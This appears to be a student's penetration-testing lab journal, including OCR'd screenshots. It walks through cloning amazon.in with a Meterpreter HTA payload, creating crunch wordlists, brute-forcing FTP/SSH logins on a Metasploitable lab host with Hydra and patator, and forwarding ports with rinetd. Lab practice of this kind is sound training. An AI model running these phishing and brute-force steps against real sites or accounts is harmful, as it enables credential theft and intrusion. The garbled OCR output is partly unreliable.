1. Meterpreter Reverse HTTPS
2. Meterpreter Reverse HTTP
3. Meterpreter Reverse TCP

Enter the payload number [1-3]: 3
[*] Generating powershell injection code and x86 downgrade attack...
[*] Embedding HTA attack vector and PowerShell injection...
[*] Automatically starting Apache for you...
```

```
[*] Cloning the website: https://www.amazon.in
[*] This could take a little bit...
[*] Copying over files to Apache server...
[*] Launching Metasploit.. Please wait one.

[= metasploit v6.2.23-dev
+ -- =[ 2259 exploits - 1188 auxiliary - 402 post
+ -- --=[ 951 payloads - 45 encoders - 11 nops ]]
```

Online Shopping site in India: Sh... Not secure | http://192.168.242.230

Hello, sign in Account & Lists Returns & Orders Cart

All Sell Amazon miniTV Best Sellers Mobiles Today's Deals Customer Service Electronics Prime Fashion

WARDROBE REFRESH SALE 9th-14th DEC

Deals on skincare Starting ₹99 GARNIER mamaearth

Free Delivery & 20% cashback on first order* DCC Bank 10% SAVINGS* on Credit/Debit Cards & Credit EMI T&C apply

Shop & Pay | Earn rewards daily Claim your scratch cards Redeem your collected rewards

Top picks for your home Air conditioners Refrigerators

Top rated, premium quality | Amazon Brands ... Home products | Up to 50% off Furniture | Up to 60% off

Sign in for your best experience Sign in securely Windows Security Virus & threat protection Threats found Detach & activate Windows

This type of file can harm your computer. Do you want to keep Launcher (1).hta anyway? Keep Discard This type of file can harm your computer. Do you want to keep Launcher.hta anyway? Keep Discard

a Amazon.in - Today's Deals https://www.amazon.in/deals?ref_=nav_cs_gb

Hello Select your address Deals

All Amazon miniTV Best Sellers Mobiles Today's Deals Customer Service Electronics Prime Fashion YASHODA Join Prime now *Redirects to primevideo.com

Today's Deals All Deals Watched Deals Subscribe & Save Coupons Amazon Assistant Clearance Refurbished & Open Box

Today's Deals

All Deals Deal of the Day Lightning Deals Mobiles Electronics Mobiles & computer accessories Beauty & Makeup Clothing Footwear Jewellery, Luggage, Watches Amazon Brands & more

Sort by: Featured

All deals Available Upcoming Watchlist

Price

This type of file can harm your computer. Do you want to keep Launcher.hta anyway? Keep Discard

Type here to search

Windows 10 Start button Taskbar 8:57 AM 12/11/2022 27°C Show all


Launcher.hta Completed — 7.3 KB

Show all downloads

PRACTICAL NO 9: PASSWORD ATTACK

WORDLIST :- Many Password cracking tools are used dictionary attack method to retrieve the password. If you are using same method to crack the password then you will have to require a password wordlist.

A. INSPECTING THE WORDLIST OF KALI




```
kali@kali: /usr/share/wordlists
File Actions Edit View Help
> wordlists ~ Contains the rockyou wordlist
/usr/share/wordlists
└── amass → /usr/share/amass/wordlists
    ├── dirb → /usr/share/dirb/wordlists
    ├── fasttrack.txt → /usr/share/set/src/fasttrack/wordlist.txt
    ├── fern-wifi → /usr/share/fern-wifi-cracker/extras/wordlists
    ├── john.lst → /usr/share/john/password.lst
    ├── legion → /usr/share/legion/wordlists
    ├── metasploit → /usr/share/metasploit-framework/data/wordlists
    ├── nmap.lst → /usr/share/nmap/nselib/data/passwords.lst
    └── rockyou.txt.gz → /usr/share/rockyou/wordlist
    ├── sqlmap.txt → /usr/share/sqlmap/data/txt/wordlist.txt
    ├── wfuzz → /usr/share/wfuzz/wordlist
    └── wifite.txt → /usr/share/dict/wordlist-probable.txt

Do you want to extract the wordlist rockyou.txt? [Y/n] y
[sudo] password for kali:

> wordlists ~ Contains the rockyou wordlist
/usr/share/wordlists
└── amass → /usr/share/amass/wordlists
    ├── dirb → /usr/share/dirb/wordlists
```

B. CREATING WORDLIST:- It should be noted that Kali Linux has powerful tools that can create a wordlist of any length. This tool is called Crunch, which is a simple command-line tool and it has a simple syntax. You can easily adjust it according to your needs. Creating a custom wordlist using Crunch on Kali Linux which hackers use for brute force attacks. Custom wordlists are very important for executing successful brute force attacks. We can add all the information we have into our wordlist. First, you should open the Crunch application on Kali Linux. To do this, go to the Applications on the left at the top of the screen. Now choose Password Attacks, and then select Crunch:




```
zsh: suspended crunch 3 4
(kali㉿kali)-[~]
$ crunch 3 4 -o /home/kali/Desktop/passlist.txt
Crunch will now generate the following amount of data: 2355184 bytes
2 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 474552
(kali㉿kali)-[~]
```

C. Now create a wordlist with a specific pattern by executing the following command: `crunch 9 9 -t RIZA^%%%%`. The 4 characters available to represent a group of characters are:

- ,: for all uppercase letters
- @: for all lowercase letters
- %: for all numeric characters
- ^: for all special characters

The output of the above command contains all words that start with RIZA, a special character, and a 4-Digit Number.

```
(kali㉿kali)-[~]
$ crunch 9 9 -t RIZA^%%% -o /home/kali/Desktop/yaseerapass.txt
Crunch will now generate the following amount of data: 3300000 bytes
3 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 330000
crunch: 100% completed generating output
(kali㉿kali)-[~]
$
```



```
(root㉿kali)-[~]
# crunch 9 9 -t VISHAL^%% -o /home/kali/Desktop/vishal.txt
Crunch will now generate the following amount of data: 33000 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 3300
crunch: 100% completed generating output
(root㉿kali)-[~]
# crunch 9 9 -t விஷல்,,^%% -o /home/kali/Desktop/vishal.txt
Crunch will now generate the following amount of data: 10194220608000 bytes
9721966 MB
9494 GB
9 TB
```

TO USE A CHARSET

Finally, you will see a password list file generated for the given location. This password list can be used in group force hacking. A Wordlist is a text file that contains users and passwords and it can be useful for brute-forcing.

D. PASSWORD ATTACK WORDLIST USING HYDRA

Hydra is a login cracker that supports many protocols to attack (Cisco AAA, Cisco auth, Cisco enable, CVS, FTP, HTTP(S)-FORM-GET, HTTP(S)-FORM-POST, HTTP(S)-GET, HTTP(S)-HEAD, HTTP-Proxy, ICQ, IMAP, IRC, LDAP, MS-SQL, MySQL, NNTP, Oracle Listener, Oracle SID, PC-Anywhere, PC-NFS, POP3, PostgreSQL, RDP, Rexec, Rlogin, Rsh, SIP, SMB(NT), SMTP, SMTP Enum, SNMP v1+v2+v3, SOCKS5, SSH (v1 and v2), SSHKEY, Subversion, Teamspeak (TS2), Telnet, VMware-Auth, VNC and XMPP)



```
(kali㉿kali)-[~]
$ sudo -i
[sudo] password for kali:
(Message from Kali developers)

This is a minimal installation of Kali Linux, you likely
want to install supplementary tools. Learn how:
→ https://www.kali.org/docs/troubleshooting/common-minimum-setup/
(Run: "touch ~/.hushlogin" to hide this message)
# locate unix_passwords.txt
/usr/share/metasploit-framework/data/wordlists/unix_passwords.txt

# hydra -l msfadmin -P /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt ftp://192.168.95.206 -v
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for ill
legal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-11-03 11:20:13
```

```
dan: Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-11-03 11:37:53
dan: [DATA] max 16 tasks per 1 server, overall 16 tasks, 1011 login tries (l:1/p:1011), ~64 tries per task
db2: [DATA] attacking ftp://192.168.95.206:21/
db2: [ATTEMPT] target 192.168.95.206 - login "msfadmin" - pass "" - 1 of 1011 [child 0] (0/0)
db2: [ATTEMPT] target 192.168.95.206 - login "msfadmin" - pass "admin" - 2 of 1011 [child 1] (0/0)
def: [ATTEMPT] target 192.168.95.206 - login "msfadmin" - pass "123456" - 3 of 1011 [child 2] (0/0)
def: [ATTEMPT] target 192.168.95.206 - login "msfadmin" - pass "12345" - 4 of 1011 [child 3] (0/0)
def: [ATTEMPT] target 192.168.95.206 - login "msfadmin" - pass "123456789" - 5 of 1011 [child 4] (0/0)
dli: [ATTEMPT] target 192.168.95.206 - login "msfadmin" - pass "password" - 6 of 1011 [child 5] (0/0)
gra: [ATTEMPT] target 192.168.95.206 - login "msfadmin" - pass "iloveyou" - 7 of 1011 [child 6] (0/0)
nci: [ATTEMPT] target 192.168.95.206 - login "msfadmin" - pass "princess" - 8 of 1011 [child 7] (0/0)
htt: [ATTEMPT] target 192.168.95.206 - login "msfadmin" - pass "1234567" - 9 of 1011 [child 8] (0/0)
htt: [ATTEMPT] target 192.168.95.206 - login "msfadmin" - pass "12345678" - 10 of 1011 [child 9] (0/0)
htt: [ATTEMPT] target 192.168.95.206 - login "msfadmin" - pass "abc123" - 11 of 1011 [child 10] (0/0)
htt: [ATTEMPT] target 192.168.95.206 - login "msfadmin" - pass "nicole" - 12 of 1011 [child 11] (0/0)
idr: [ATTEMPT] target 192.168.95.206 - login "msfadmin" - pass "daniel" - 13 of 1011 [child 12] (0/0)
idr: [ATTEMPT] target 192.168.95.206 - login "msfadmin" - pass "babygirl" - 14 of 1011 [child 13] (0/0)
[ATTEMPT] target 192.168.95.206 - login "msfadmin" - pass "msfadmin" - 15 of 1011 [child 14] (0/0)
[ATTEMPT] target 192.168.95.206 - login "msfadmin" - pass "monkey" - 16 of 1011 [child 15] (0/0)
[21][ftp] host: 192.168.95.206 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-11-03 11:37:57
```

```
File Actions Edit View Help
(root㉿kali)-[~]
# ftp msfadmin@192.168.95.206
Connected to 192.168.95.206.
220 (vsFTPd 2.3.4)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||57515|).
150 Here comes the directory listing.
-rw-r--r--    1 1000      1000          54 Nov  01 09:07 demo.txt
drwxr-xr-x    2 1000      1000        4096 Nov  01 06:32 erev
-rw-r--r--    1 1000      1000          61 Oct 31 07:35 file.txt
-rw-r--r--    1 1000      1000          0 Nov  01 08:48 kali.txt
drwxr-xr-x    6 1000      1000        4096 Apr 28 2010 vulnerable
drwxr-xr-x    2 1000      1000        4096 Oct 31 07:50 yaseera
226 Directory send OK.
ftp> 
```

```
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.

nsfadmin@metasploitable:~$ ifconfig eth0
eth0      Link encap:Ethernet HWaddr 08:00:27:4f:7d:d3
          inet addr:192.168.95.206 Bcast:192.168.95.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe4f:7dd3%64 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:55 errors:0 dropped:0 overruns:0 frame:0
            TX packets:74 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:6315 (6.1 KB) TX bytes:7788 (7.6 KB)
            Base address:0xd020 Memory:f1200000-f1220000

nsfadmin@metasploitable:~$ ls
demo.txt  erev file.txt kali.txt vulnerable gaseera
nsfadmin@metasploitable:~$
```

E. BRUTEFORCE ATTACK USING patator:-

Patator: It is a multi-purpose brute-forcer that supports a huge number of modules.

```
[root@kali: ~]
File Actions Edit View Help
on failed.
12:04:33 patator    INFO - 1      22     1.683 | abc123
on failed.
12:04:33 patator    INFO - 1      22     1.692 | admin
on failed.
12:04:33 patator    INFO - 1      22     1.698 | 12345
on failed.
12:04:33 patator    INFO - 1      22     1.693 | 123456
on failed.
12:04:33 patator    INFO - 1      22     1.687 | 123456789
on failed.
12:04:33 patator    INFO - 0      37     0.004 | msfadmin
SSH-4.7p1 Debian-8ubuntu1
12:04:33 patator    INFO - 1      22     1.685 | iloveyou
on failed.
12:04:33 patator    INFO - 1      22     1.692 | princess
on failed.
12:04:33 patator    INFO - 1      22     1.684 | 1234567
on failed.
12:04:33 patator    INFO - 1      22     1.688 | 12345678
on failed.
12:04:33 patator    INFO - 1      22     1.695 | password
on failed.
12:04:35 patator    INFO - 1      22     1.957 | daniel
on failed.
12:04:35 patator    INFO - 1      22     1.958 | monkey
on failed.
12:04:35 patator    INFO - 1      22     1.959 | lovely
```

PRACTICAL 10 : PORT REDIRECTION AND TUNNELING

A. Port Forwarding- RINETD

The screenshot shows a Kali Linux VM interface with three main windows:

- Top Window:** A Firefox browser window titled "Apache2 Ubuntu Default Page" showing the default Apache2 welcome page for Ubuntu. It includes text about the correct operation of the server and a configuration overview.
- Middle Window:** Another Firefox browser window titled "TEST PAGE APACHE - Mozilla Firefox" showing a test page for the Apache server at `http://192.168.0.112/`. The page content is "THIS APACHE SERVER IS CONFIGURED AT REDHAT FOR TESTING".
- Bottom Window:** A terminal window showing root privileges. It displays the output of the `apt-get install rinetd` command, which shows that rinetd is already the newest version. It also shows the contents of the `/etc/rinetd.conf` file, which contains forwarding rules for ports 80, 4000, and 8000.



NOW CONNECTING FROM UBUNTU CONNECTING AT 192.168.0.107 AT APACHE SERVER CONFIGURED AT KALI PORT REDIRECTION IS DONE AT REDHAT MACHINE(192.168.0.112).

THEREFORE WHEN WE TRY CONNECTING TO KALI APACHE WE ARE REDIRECTED TO REDHAT MACHINE APACHE INSTEAD OF KALI APACHE.

